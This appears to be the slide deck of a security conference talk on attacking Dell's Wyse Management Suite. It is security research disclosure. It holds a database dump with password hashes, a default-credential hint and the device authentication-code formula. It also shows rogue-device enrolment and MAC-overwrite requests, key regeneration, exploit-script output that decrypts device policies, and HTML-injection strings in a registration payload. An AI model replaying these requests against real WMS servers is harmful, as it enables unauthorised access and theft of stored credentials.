# Wyse Management Subversion

**Taking Over Dell's Wyse Management Suite**

**Alain Mowat**

**Head of Research & Development**

HACK.LU 2025 · BREAK. BUILD. SHARE.

orange™ **Cyberdefense**

# Background

# Background

# Background

# Background

# Background

7

# Wyse Management Suite

**Software can be downloaded from Dell's site**

**WMS Version 4.4.1 (latest at the time)**

**Java Web Application runs on a Tomcat server**

**MySQL database**

**Mongo database**

**MQTT queue**



## Dell Management Portal

Username

Password

English (US)

Forgot Password?

Sign In

Sign in with your domain credentials

# WMS overview

**Group1**

**Device 1**
**Device 2**
**Device 3**

# WMS overview

**Group1**

**Device 1**
**Device 2**
**Device 3**

**Group2**

**Device 4**
**Device 5**
**Device 6**

# WMS overview

**Group1**

**Device 1**
**Device 2**
**Device 3**

**Group2**

**Device 4**
**Device 5**
**Device 6**

**Group3**

**Device 7**
**Device 8**

# WMS overview

**Group1**

Device 1
Device 2
Device 3

**Group2**

Device 4
Device 5
Device 6

**Group3**

Device 7
Device 8

**Policy 1**

ConfigOption1: ConfigValue1
ConfigOption2: ConfigValue2
ConfigOption3: ConfigValue3

# WMS overview

**Group1**

Device 1
Device 2
Device 3

**Group2**

Device 4
Device 5
Device 6

**Group3**

Device 7
Device 8

**Policy 1**

ConfigOption1: ConfigValue1
ConfigOption2: ConfigValue2
ConfigOption3: ConfigValue3

**Policy 2**

ConfigOption1: ConfigValue1
ConfigOption2: ConfigValue2

# WMS overview

**Group1**

Device 1
Device 2
Device 3

**Policy 1**

ConfigOption1: ConfigValue1
ConfigOption2: ConfigValue2
ConfigOption3: ConfigValue3

**Group2**

Device 4
Device 5
Device 6

**Policy 2**

ConfigOption1: ConfigValue1
ConfigOption2: ConfigValue2

**Group3**

Device 7
Device 8

# What can be configured?

**Depending on the type of client, many things can be configured**

- **Firmwares**
- **Applications and packages to deploy**
- **Configuration options**

15

# Setting goals

**1. Decrypt policy data**
**2. Recover all policies**
**3. Compromise a device**
**4. Compromise the server**

16

# WMS Post-Setup exploration

## Peak into the MariaDB database

## List the users

```
MariaDB [stratus]> select tenant_id,id,isactive,isdefault,ismanaged,isroot,loginname,password,registrationpassword from person;
ERROR 2006 (HY000): Server has gone away
No connection. Trying to reconnect...
Connection id:    734
Current database: stratus

+-----------+-----+----------+-----------+-----------+--------+------------------------+----------------------------------------------------------------------------------------------------------------------------+
| tenant_id | id  | isactive | isdefault | ismanaged | isroot | loginname              | password                                                                                                                   |
+-----------+-----+----------+-----------+-----------+--------+------------------------+----------------------------------------------------------------------------------------------------------------------------+
|         1 |   1 |        1 |         1 |         0 |      0 | SystemUser@1.1         | 0wQogGL464mcTeo7RU6FxQ==                                                                                                    |
|         1 |   2 |        1 |         1 |         0 |      1 | defaultuser.1.2        | NULL                                                                                                                       |
|         1 |   3 |        1 |         0 |         0 |      1 | stratusoperator@wyse.com | NULL                                                                                                                    |
|         1 |   4 |        1 |         1 |         0 |      0 | defaultuser.1.3        | NULL                                                                                                                       |
|         1 |   5 |        1 |         0 |         0 |      0 | mobileadmin@wyse.com   | zmZtSjM9yUmBBs9xf9eueA==                                                                                                    |
|         1 |   6 |        1 |         0 |         0 |      0 | systemadmin@wyse.com   | NULL                                                                                                                       |
|         2 |   7 |        1 |         1 |         0 |      0 | SystemUser@2.6         | 27:ca5cee10f34f06eb246f8a4ed5afe7a45e6194c988bb38d1f49a2207ec4763d7da1e2fa2c0b4c4d0c3800f49893dc69400484e85d7c9ddb3f6be6... |
|         2 |   8 |        1 |         1 |         0 |      0 | defaultuser.2.7        | NULL                                                                                                                       |
|         2 |   9 |        1 |         1 |         0 |      1 | defaultuser.2.8        | NULL                                                                                                                       |
|         2 |  10 |        1 |         0 |         0 |      0 | alain@scrt.ch          | 27:fef4b58339635423ec632e287cb4a7b521ac3f5e1d995f312aaf35027d8eb476d424ee0a481d2b73073e5a54334ff6ffbaeec563c371fccf1ac4d... |
+-----------+-----+----------+-----------+-----------+--------+------------------------+----------------------------------------------------------------------------------------------------------------------------+
10 rows in set (0.025 sec)

MariaDB [stratus]>
```

# WMS Post-Setup exploration

## Peak into the MariaDB database

### List the users

```
MariaDB [stratus]> select tenant_id,id,isactive,isdefault,ismanaged,isroot,loginname,password,registrationpassword from person;
ERROR 2006 (HY000): Server has gone away
No connection. Trying to reconnect...
Connection id:   734
Current database: stratus

+-----------+-----+----------+-----------+-----------+--------+------------------------+------------------------------------------
| tenant_id | id  | isactive | isdefault | ismanaged | isroot | loginname              | password
+-----------+-----+----------+-----------+-----------+--------+------------------------+------------------------------------------
|         1 |  1  |        1 |         1 |         0 |      0 | SystemUser@1.1         | 0wQogGL464mcTeo7RU6FxQ==
|         1 |  2  |        1 |         1 |         0 |      1 | defaultuser.1.2        | NULL
|         1 |  3  |        1 |         0 |         0 |      1 | stratusoperator@wyse.com | NULL
|         1 |  4  |        1 |         1 |         0 |      0 | defaultuser.1.3        | NULL
|         1 |  5  |        1 |         0 |         0 |      0 | mobileadmin@wyse.com   | zmZtSjM9yUmBBs9xf9eueA==
|         1 |  6  |        1 |         0 |         0 |      0 | systemadmin@wyse.com   | NULL
|         2 |  7  |        1 |         1 |         0 |      0 | SystemUser@2.6         | 27:ca5cee10f34f06eb246f8a4ed5afe7a45e6194c988bb38d1f49a2207ec4763d7da1e2fa2c0b4c4d0c3800f49893dc69400484e85d7c9ddb3f6be6
|         2 |  8  |        1 |         1 |         0 |      0 | defaultuser.2.7        | NULL
|         2 |  9  |        1 |         1 |         0 |      1 | defaultuser.2.8        | NULL
|         2 | 10  |        1 |         0 |         0 |      0 | alain@scrt.ch          | 27:fef4b58339635423ec632e287cb4a7b521ac3f5e1d995f312aaf35027d8eb476d424ee0a481d2b73073e5a54334ff6ffbaeec563c371fccf1ac4d
+-----------+-----+----------+-----------+-----------+--------+------------------------+------------------------------------------
10 rows in set (0.025 sec)

MariaDB [stratus]>
```

# changeitnow

# Default credentials

**Allows you to login!**

19

# Default credentials

**Allows you to login!**

**But the accounts are not assigned to any groups, so you can't actually access anything**

**Remains somewhat suspicious**

# WMS Post-Setup exploration

**Installed Wyse Device Agent (WDA) on a Windows virtual machine**

**Enrolled the device in WMS**

**Configured some policies to be applied to the device**

**Intercepted communications**

**Reproduced my colleague's findings**

**Certain values are encrypted**

- **Passwords**

```
        },
        {
          "targetOS": null,
          "configName": "centralConfiguration",
          "configItems": [
            {
              "itemKey": "fileServer",
              "itemValue": "sdDSA",
              "itemValueExtra": null,
              "valueType": "STRING"
            },
            {
              "itemKey": "fileServerUser",
              "itemValue": "dsaDSA",
              "itemValueExtra": null,
              "valueType": "STRING"
            },
            {
              "itemKey": "fileServerPassword",
              "itemValue": "IUr1nwMjpMdVj9bTGwuQPlaRq4rBDZwd4lLxCB51wF6ZT+soK366pClZPWX+4Jnv",
              "itemValueExtra": null,
              "valueType": "STRING"
            },
            {
              "itemKey": "enableDelayedUpdate",
              "itemValue": "Yes",
              "itemValueExtra": null,
              "valueType": "BOOL"
            },
```

# Encryption analysis

```java
private String decryptWithTenantKeyEncryptWithDeviceKey(String value) {
/* 3493 */ StratusSessionBean session = this.sessionDataHolder.getCurrentSessionData();
/* 3494 */ String deviceEncKey = session.getDeviceEncKey();
/* 3495 */ String tenantEncKey = session.getTenantEncKey();
/* 3496 */ String newValue = AESCBCEncryptionUtil.decryptWithAESCBC(value, tenantEncKey,
AESEncryptionUtil.EncodingScheme.BASE64);
/* 3497 */ newValue = AESCBCEncryptionUtil.encryptWithAESCBC(newValue, deviceEncKey,
AESEncryptionUtil.EncodingScheme.BASE64);
/* 3498 */ return newValue;
/* */ }
```

# Attack surface exploration

**Most of the endpoints exposed by the Java application require authentication**

**No obvious authentication bypass**

**WMS allows devices to enrol themselves**

**Must know where the WMS server is**

**Must know the identifier of a device group you want to join (or join the default group)**

- **Semi-random string**

**Needs to be validated by an administrator (by default, but can be disabled)**

**Enrolled devices can call more endpoints**

**Even if they have not been accepted into a group yet**

# Enrolment process

**Request**

Pretty   Raw   Hex   Hackvertor

```
1  POST /ccm-web/open/deviceGroupLogin HTTP/1.1
2  Device_MAC: 00:0c:29:87:62:99
3  Accept: application/json
4  Content-Type: application/json
5  User-Agent: Stratus /4.7.5.0 (WES 10.0.22631; en-CH; VMware7,1;
   Revision:14.6.9.21; cls:A)
6  Host: 192.168.142.149:8080
7  Content-Length: 17
8  Connection: keep-alive
9
10 {
       "groupToken":""
   }
```

**Response**

Pretty   Raw   Hex   Render   Hackvertor

```
1  HTTP/1.1 200
2  Set-Cookie: JSESSIONID=CB8EA3A6DABDE320BE79A7F516EF2B05; Pa
3  Content-Security-Policy: script-src 'unsafe-eval' 'self' 'r
   'sha256-kbHtQyYDQKz4SWMQ8OHVol3EC0t3tHEJFPCSwNG9NxQ='
4  Strict-Transport-Security: max-age=31536000
5  X-Frame-Options: SAMEORIGIN
6  X-Content-Type-Options: nosniff
7  X-XSS-Protection: 1; mode=block
8  X-Content-Type-Options: nosniff
9  Cache-Control: no-cache, no-store, max-age=0, must-revalida
10 Pragma: no-cache
11 Expires: Thu, 01 Jan 1970 00:00:00 GMT
12 vary: accept-encoding
13 Content-Type: application/json;charset=UTF-8
14 Date: Thu, 23 Jan 2025 14:36:46 GMT
15 Keep-Alive: timeout=60
16 Connection: keep-alive
17 Content-Length: 1068
18
19 {
       "_id":null,
       "createdAt":null,
       "id":510868677,
       "updatedAt":null,
       "isActive":true,
       "dayNum":0,
```

# Enrolment process

# Enrolment process

**Request**

Pretty   Raw   Hex   Hackvertor

```
1  GET /ccm-web/device/getKey?wyseId=wyse8566241857117691387 HTTP/1.1
2  X-Stratus-date: 2025-01-21 14:49:00
3  Device_MAC: 00:0c:29:87:62:84
4  X-Stratus-device-owner-id: 513004067
5  X-Stratus-device-id: wyse8566241857117691387
6  X-Stratus-device-authentication-code:
   RLaSdIoTinbCU0CQmdYJ7Bb2Cu7lHQvRw3zWtqCXktxK9ETTBMnSo+SsOV3GXeqP9Yh
   YeWH/UMgDm+N33GXoxA==
7  Accept: application/json
8  User-Agent: Stratus /4.7.5.0 (WES 10.0.22631; en-CH; VMware7,1;
   Revision:14.6.9.21; cls:A)
9  Host: 192.168.142.149:8080
10 Connection: keep-alive
11
12
```

**Response**

Pretty   Raw   Hex   Render   Hackvertor

```
1  HTTP/1.1 200
2  Cache-Control: private
3  Strict-Transport-Security: max-age=31536000
4  X-Frame-Options: SAMEORIGIN
5  X-Content-Type-Options: nosniff
6  X-XSS-Protection: 1; mode=block
7  Set-Cookie: JSESSIONID=02F27465A5AC34BD19CAC6660FE8F7CD; Path=/ccm-web; Secure; HttpOnly; SameSite=Lax
8  X-Content-Type-Options: nosniff
9  Cache-Control: no-cache, no-store, max-age=0, must-revalidate
10 Pragma: no-cache
11 Expires: Thu, 01 Jan 1970 00:00:00 GMT
12 Content-Type: application/json;charset=UTF-8
13 Content-Length: 44
14 Date: Tue, 21 Jan 2025 14:53:39 GMT
15 Keep-Alive: timeout=60
16 Connection: keep-alive
17
18 KYVkyiHnDOeoCbEI1XaBP0UBygv4jllF0cP/5w2tuYo=
```

# Enrolment process

**Request**

Pretty   Raw   Hex   Hackvertor

```
1 GET /ccm-web/device/getKey?wyseId=wyse8566241857117691387 HTTP/1.1
2 X-Stratus-date: 2025-01-21 14:49:00
3 Device_MAC: 00:0c:29:87:62:84
4 X-Stratus-device-owner-id: 513004067
5 X-Stratus-device-id: wyse8566241857117691387
6 X-Stratus-device-authentication-code:
  RLaSdIoTinbCU0CQmdYJ7Bb2Cu7lHQvRw3zWtqCXktxK9ETTBMnSo+SsOV3GXeqP9Yh
  YeWH/UMgDm+N33GXoxA==
7 Accept: application/json
8 User-Agent: Stratus /4.7.5.0 (WES 10.0.22631; en-CH; VMware7,1;
  Revision:14.6.9.21; cls:A)
9 Host: 192.168.142.149:8080
10 Connection: keep-alive
11
12
```

**Response**

Pretty   Raw   Hex   Render   Hackvertor

```
1 HTTP/1.1 200
2 Cache-Control: private
3 Strict-Transport-Security: max-age=31536000
4 X-Frame-Options: SAMEORIGIN
5 X-Content-Type-Options: nosniff
6 X-XSS-Protection: 1; mode=block
7 Set-Cookie: JSESSIONID=02F27465A5AC34BD19CAC6660FE8F7CD; Path=/ccm-web; Secure; HttpOnly; SameSite=Lax
8 X-Content-Type-Options: nosniff
9 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
10 Pragma: no-cache
11 Expires: Thu, 01 Jan 1970 00:00:00 GMT
12 Content-Type: application/json;charset=UTF-8
13 Content-Length: 44
14 Date: Tue, 21 Jan 2025 14:53:39 GMT
15 Keep-Alive: timeout=60
16 Connection: keep-alive
17
18 KYVkyiHnDOeoCbEI1XaBP0UBygv4jllF0cP/5w2tuYo=
```

# Enrolment process

Pretty  Raw  Hex  Hackvertor

```
1 GET /ccm-web/device/getKey?wyseId=wyse8566241857117691387 HTTP/1.1
2 X-Stratus-date: 2025-01-21 14:49:00
3 Device_MAC: 00:0c:29:87:62:84
4 X-Stratus-device-owner-id: 513004067
5 X-Stratus-device-id: wyse8566241857117691387
6 X-Stratus-device-authentication-code:
  RLaSdIoTinbCU0CQmdYJ7Bb2Cu7lHQvRw3zWtqCXktxK9ETTBMnSo+SsOV3GXeqP9Yh
  YeWH/UMgDm+N33GXoxA==
7 Accept: application/json
8 User-Agent: Stratus /4.7.5.0 (WES 10.0.22631; en-CH; VMware7,1;
  Revision:14.6.9.21; cls:A)
9 Host: 192.168.142.149:8080
10 Connection: keep-alive
11
12
```

Response

Pretty  Raw  Hex  Render  Hackvertor

```
1 HTTP/1.1 200
2 Cache-Control: private
3 Strict-Transport-Security: max-age=31536000
4 X-Frame-Options: SAMEORIGIN
5 X-Content-Type-Options: nosniff
6 X-XSS-Protection: 1; mode=block
7 Set-Cookie: JSESSIONID=02F27465A5AC34BD19CAC6660FE8F7CD; Path=/ccm-web; Secure; HttpOnly; SameSite=Lax
8 X-Content-Type-Options: nosniff
9 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
10 Pragma: no-cache
11 Expires: Thu, 01 Jan 1970 00:00:00 GMT
12 Content-Type: application/json;charset=UTF-8
13 Content-Length: 44
14 Date: Tue, 21 Jan 2025 14:53:39 GMT
15 Keep-Alive: timeout=60
16 Connection: keep-alive
17
18 KYVkyiHnDOeoCbEI1XaBP0UBygv4jllF0cP/5w2tuYo=
```

# Enrolment process

**Request**

Pretty   Raw   Hex   Hackvertor

```
1  GET /ccm-web/device/getKey?wyseid=wyse8566241857117691387 HTTP/1.1
2  X-Stratus-date: 2025-01-21 14:49:00
3  Device_MAC: 00:0c:29:87:62:84
4  X-Stratus-device-owner-id: 513004067
5  X-Stratus-device-id: wyse8566241857117691387
6  X-Stratus-device-authentication-code:
   RLaSdIoTinbCU0CQmdYJ7Bb2Cu7lHQvRw3zWtqCXktxK9ETTBMnSo+SsOV3GXeqP9Yh
   YeWH/UMgDm+N33GXoxA==
7  Accept: application/json
8  User-Agent: Stratus /4.7.5.0 (WES 10.0.22631; en-CH; VMware7,1;
   Revision:14.6.9.21; cls:A)
9  Host: 192.168.142.149:8080
10 Connection: keep-alive
11 
12 
```

**Response**

Pretty   Raw   Hex   Render   Hackvertor

```
1  HTTP/1.1 200
2  Cache-Control: private
3  Strict-Transport-Security: max-age=31536000
4  X-Frame-Options: SAMEORIGIN
5  X-Content-Type-Options: nosniff
6  X-XSS-Protection: 1; mode=block
7  Set-Cookie: JSESSIONID=02F27465A5AC34BD19CAC6660FE8F7CD; Path=/ccm-web; Secure; HttpOnly; SameSite=Lax
8  X-Content-Type-Options: nosniff
9  Cache-Control: no-cache, no-store, max-age=0, must-revalidate
10 Pragma: no-cache
11 Expires: Thu, 01 Jan 1970 00:00:00 GMT
12 Content-Type: application/json;charset=UTF-8
13 Content-Length: 44
14 Date: Tue, 21 Jan 2025 14:53:39 GMT
15 Keep-Alive: timeout=60
16 Connection: keep-alive
17 
18 KYVkyiHnDOeoCbEI1XaBP0UBygv4jllF0cP/5w2tuYo=
```

**X-Stratus-device-authentication-code: base64(sha3_512(wyseid + date + authCode))**

# Encryption key

**Some additional reverse engineering shows that a call to `getKey` returns a NEW key for the device**

**Invalidates former key**

- **For the device that is specified in the URL**

**Can't intercept an old encrypted value and decrypt with a newly generated key**

**Would need to extract the device's key from the device itself**

**On Windows, this is found in a registry key accessible only to SYSTEM**

- HKEY_LOCAL_MACHINE\SOFTWARE\Wyse\WDA

**Have not searched where the key is located on other types of devices**

# Get configuration (policies)

**Request**

Pretty    Raw    Hex    Hackvertor

```
1  POST /ccm-web/device/fullConfig HTTP/1.1
2  X-Stratus-date: 2025-01-16 13:51:00
3  Device_MAC: 00:0c:29:87:62:84
4  X-Stratus-device-owner-id: 513004067
5  X-Stratus-device-id: wyse8566241857117691387
6  X-Stratus-device-authentication-code:
   6tF92Et2cu4oCkuZg2QL1hfeQJxZ9qVRs6j8sJT8jxkka0t+x2fxA1hemX//IRsoa
   wUyQmAuMWzpSNpzxCgA3g==
7  Accept: application/json
8  Content-Type: application/json
9  User-Agent: Stratus /4.7.5.0 (WES 10.0.22631; en-CH; VMware7,1;
   Revision:14.6.9.21; cls:A)
10 Host: 192.168.142.149:8080
11 Connection: keep-alive
12 Content-Length: 2
13
14 {
   }
```

**Response**

Pretty    Raw    Hex    Render    Hackvertor

```
1  HTTP/1.1 200
2  Strict-Transport-Security: max-age=31536000
3  X-Frame-Options: SAMEORIGIN
4  X-Content-Type-Options: nosniff
5  X-XSS-Protection: 1; mode=block
6  X-Content-Type-Options: nosniff
7  Cache-Control: no-cache, no-store, max-age=0, must-revalidate
8  Pragma: no-cache
9  Expires: Thu, 01 Jan 1970 00:00:00 GMT
10 vary: accept-encoding
11 Content-Type: application/json;charset=UTF-8
12 Date: Thu, 16 Jan 2025 13:52:27 GMT
13 Keep-Alive: timeout=60
14 Connection: keep-alive
15 Content-Length: 2582
16
17 {
       "deviceElements":null,
       "pendingWaveCommandInfo":null,
       "deviceElementsV2":null,
       "configSettings":null,
       "fullConfiguration":false,
       "shouldSendRemoteCommand":false,
       "isJailBroken":false,
       "compliantStatus":0,
       "configCompliantStatus":0,
       "passcodeCompliant":true,
       "encryptionCompliantStatus":1,
       "computeJailbreak":true,
       "isCaValidationOn":false,
       "personInfoLean":null,
       "lastUpdatedAt":1736929777000,
       "passcodeProfileDescription":null,
       "deviceQueryId":null,
       "deviceQueryStatus":null,
       "configurations":{
           "contentProvider":null,
           "description":null
```

# Enrolment process weaknesses

**2 weaknesses in the enrolment process**

**It is possible to leak all the existing "group tokens"**

- **Discover all existing groups and potentially join them (depending on automatic validation)**
  - 3'000 $ bounty!
  - Can't talk about this issue in details (more on this later)

**If a previously known MAC address is specified during registration, you can overwrite the target device**

- **Recover all its policies**
- **Even if enrolment validation is enabled**

# Policy decryption

**If a valid device MAC address is known**

- **Register a new device with the MAC address**
- **Generate a new encryption key for the device**
- **Retrieve the device's configuration**
- **Decrypt with the generated key**

**If no MAC address is known**

- **Leak all group tokens**
- **Register a new device to each group [will require admin interaction by default]**
- **Generate new encryption key**
- **Retrieve configuration**
- **Decrypt**

# Exploit demo

```
coolz0r@nobody:/mnt/hgfs/Research/Wyse$ python3 get-fullconfig.py
[*] Attempting to register an unmanaged device
[+] Got unmanaged owner id : 7916447
[+] wyseId : wyse8566241857117691387
[+] Authcode : NPD+zGhBrVLw73g+tUVGJ93VwXrUcyTkQkRP2di4MZhpYSednSMi2abOLl86dO9IQj4BGW2ARsjQKi91IlpzeQ==
[*] Attempting to get groupToken for group ID 1
[+] Got group authToken : defa).hVm63P
[*] Register new managed device
[+] ownerid : 579101977
[+] wyseId : wyse8566241857117691387
[+] Authcode : tQctu3alKNeHdRYmmi8radBG0Ut1veGbvY8FdczwddtRw6RoK3oODT7yLxzO6G9n4t2sgdoQdFBa13gXQCscMw==
[*] Get device encryption key
[+] Device Key : Q3je5QJawkJK/q3oRBj52vA5RTK34jqV73TZ/iHXPV8=
[*] Get device config
b'[{"url":"C:\\\\WMS\\\\LocalRepo/wms-repo","isCaValidationOn":false,"subnets":null}]'
[+] Found the following repositories
[+] [{'url': 'C:\\WMS\\LocalRepo/wms-repo', 'isCaValidationOn': False, 'subnets': None}]
b'{"deviceElements":null,"pendingWaveCommandInfo":null,"deviceElementsV2":null,"configSettings":null,"fullConfiguration":false,'
0,"passcodeProfileDescription":null,"deviceQueryId":null,"deviceQueryStatus":null,"configurations":{"contentProvider":null,"desc
e":"JSON"}],"contentVersion":null},{"targetOS":null,"configName":"centralConfiguration","configItems":[{"itemKey":"fileServer",'
6pClZPWX+4Jnv","itemValueExtra":null,"valueType":"STRING"},{"itemKey":"enableDelayedUpdate","itemValue":"Yes","itemValueExtra":n
ord","itemValue":"","itemValueExtra":null,"valueType":"STRING"},{"itemKey":"delayedUpdateMode","itemValue":"Image and Add-ons",'
ceBaseSystemUpgrade","itemValue":"No","itemValueExtra":null,"valueType":"BOOL"}],"contentVersion":"2.6.0"}]},"allowUnregistrati
web","heartbeatIntervalInMins":0,"checkInIntervalInHours":0,"groupToken":null,"personalDeviceSettings":null,"wmsVersion":"4.9.5"
```

# Setting goals

✅ **Decrypt policy data**

✅ **Recover all policies**

**3. Compromise a device**

**4. Compromise the server**

# Device Types

**The solution supports various device types**

**A device signals its type during registration**

Any type can be specified here

As long as the license supports it

```
POST /ccm-web/open/deviceRegister HTTP/1.1
Device_MAC: 00:0c:29:87:62:86
X-Stratus-device-owner-id: 169089352
Accept: application/json
Content-Type: application/json
User-Agent: Stratus /4.7.5.0 (WES 10.0.22631; en-CH; VMware7,1;
Revision:14.6.9.21; cls:A)
Host: 192.168.142.149:8080
Content-Length: 664
Connection: keep-alive

{
    "hardwareSummary":{
        "bios":"N/A",
        "cpu":"N/A",
        "cpuSpeed":null,
        "memory":"0",
        "manufacturer":"N/A"
    },
    "groupId":7,
    "groupName":"totolol",
    "isQuarantined":false,
    "deviceStatus":{
        "type":1,
        "id":5,
        "isActive":true
    },
    "macAddress":"00:0c:aa:13:62:88",
    "deviceOsType":{
        "description":"Windows 11 Pro 64 toto'\"><i>lol",
        "type":"39"
    },
    "devicePlatformType":{
        "description":"fdsafdsa PC Box 5000toto'\"><i>lol",
        "modelCode":null,
        "type":"3002"
    },
    "deviceType":{
        "family":54,
        "type":52
    },
    "postValidationGroupName":"plop",
    "name":"unregistered device",
    "isQuarantined":false,
```

36

Orange Restricted

# Device Types

```java
public static final class DEVICE_TYPE /* */ {
/* */ public static final int General = 1;
/* */ public static final int iPhone = 2;
/* */ public static final int iPAD = 3;
/* */ public static final int AndroidPhone = 4;
/* */ public static final int AndroidPad = 5;
/* */ public static final int ThinOS = 6;
/* */ public static final int GoogleAndroid = 7;
/* */ public static final int IOS = 8;
/* */ public static final int iPod = 9;
/* */ public static final int PC = 10;
/* */ public static final int CloudConnect = 11;
/* */ public static final int Keystone = 12;
/* */ public static final int OnPremContainer = 13;
/* */ public static final int WES = 14;
/* */ public static final int DellAndroid = 15;
/* */ public static final int SamsungKnox = 16;
/* */ public static final int GenericAndroid = 17;
/* */ public static final int GenericThinClient = 18;
/* */ public static final int WindowsPhoneLegacy = 19;
/* */ public static final int Linux = 20;
/* */ public static final int MobileDevice = 21;

/* */ public static final int Desktop = 22;
/* */ public static final int ADService = 23;
/* */ public static final int WindowsDevice = 24;
/* */ public static final int WindowsPhone = 25;
/* */ public static final int Windows10OS = 26;
/* */ public static final int WyseSoftwareThinClient = 30;
/* */ public static final int Teradici = 40;
/* */ public static final int Iot = 50;
/* */ public static final int IotGateway = 51;
/* */ public static final int ThinLinux = 52;
/* */ public static final int IoTEdgeWindow = 53;
/* */ public static final int EmbeddedPC = 54;
/* */ public static final int EmbeddedPCWindow = 55;
/* */ public static final int EmbeddedPCUbuntu = 56;
/* */ public static final int DEMA = 57;
/* */ public static final int LocalRepo = 58;
/* */ public static final int EdgeGwUbuntuServer = 59;
/* */ public static final int ThinOS9 = 60;
/* */ public static final int HybridClient = 61;
/* */ public static final int GroupBased = 62;
/* */ public static final int GenericClient = 100;
/* */ }
```

# Device Types

```
public static final class DEVICE_TYPE /* */ {
/* */ public static final int General = 1;
/* */ public static final int iPhone = 2;
/* */ public static final int iPAD = 3;
/* */ public static final int AndroidPhone = 4;
/* */ public static final int AndroidPad = 5;
/* */ public static final int ThinOS = 6;
/* */ public static final int GoogleAndroid = 7;
/* */ public static final int IOS = 8;
/* */ public static final int iPod = 9;
/* */ public static final int PC = 10;
/* */ public static final int CloudConnect = 11;
/* */ public static final int Keystone = 12;
/* */ public static final int OnPremContainer = 13;
/* */ public static final int WES = 14;
/* */ public static final int DellAndroid = 15;
/* */ public static final int SamsungKnox = 16;
/* */ public static final int GenericAndroid = 17;
/* */ public static final int GenericThinClient = 18;
/* */ public static final int WindowsPhoneLegacy = 19;
/* */ public static final int Linux = 20;
/* */ public static final int MobileDevice = 21;
```

```
/* */ public static final int Desktop = 22;
/* */ public static final int ADService = 23;
/* */ public static final int WindowsDevice = 24;
/* */ public static final int WindowsPhone = 25;
/* */ public static final int Windows10OS = 26;
/* */ public static final int WyseSoftwareThinClient = 30;
/* */ public static final int Teradici = 40;
/* */ public static final int Iot = 50;
/* */ public static final int IotGateway = 51;
/* */ public static final int ThinLinux = 52;
/* */ public static final int IoTEdgeWindow = 53;
/* */ public static final int EmbeddedPC = 54;
/* */ public static final int EmbeddedPCWindow = 55;
/* */ public static final int EmbeddedPCUbuntu = 56;
/* */ public static final int DFMA = 57;
/* */ public static final int LocalRepo = 58;
/* */ public static final int EdgeGwUbuntuServer = 59;
/* */ public static final int ThinOS9 = 60;
/* */ public static final int HybridClient = 61;
/* */ public static final int GroupBased = 62;
/* */ public static final int GenericClient = 100;
/* */ }
```

# Local Repository

**By default, the solution registers a Local Repository device which is where all config files and applications are stored**

**Can also add remote repositories, more on this later**

THEY TOLD ME I COULD BE ANY DEVICE

I DECIDED TO BE A LOCAL REPOSITORY

40

# Local repository

**Adding a new Local Repository seems to break the system…**

**UI stops working in the file repository section**

# Local repository

**Adding a new Local Repository seems to break the system…**

**UI stops working in the file repository section**



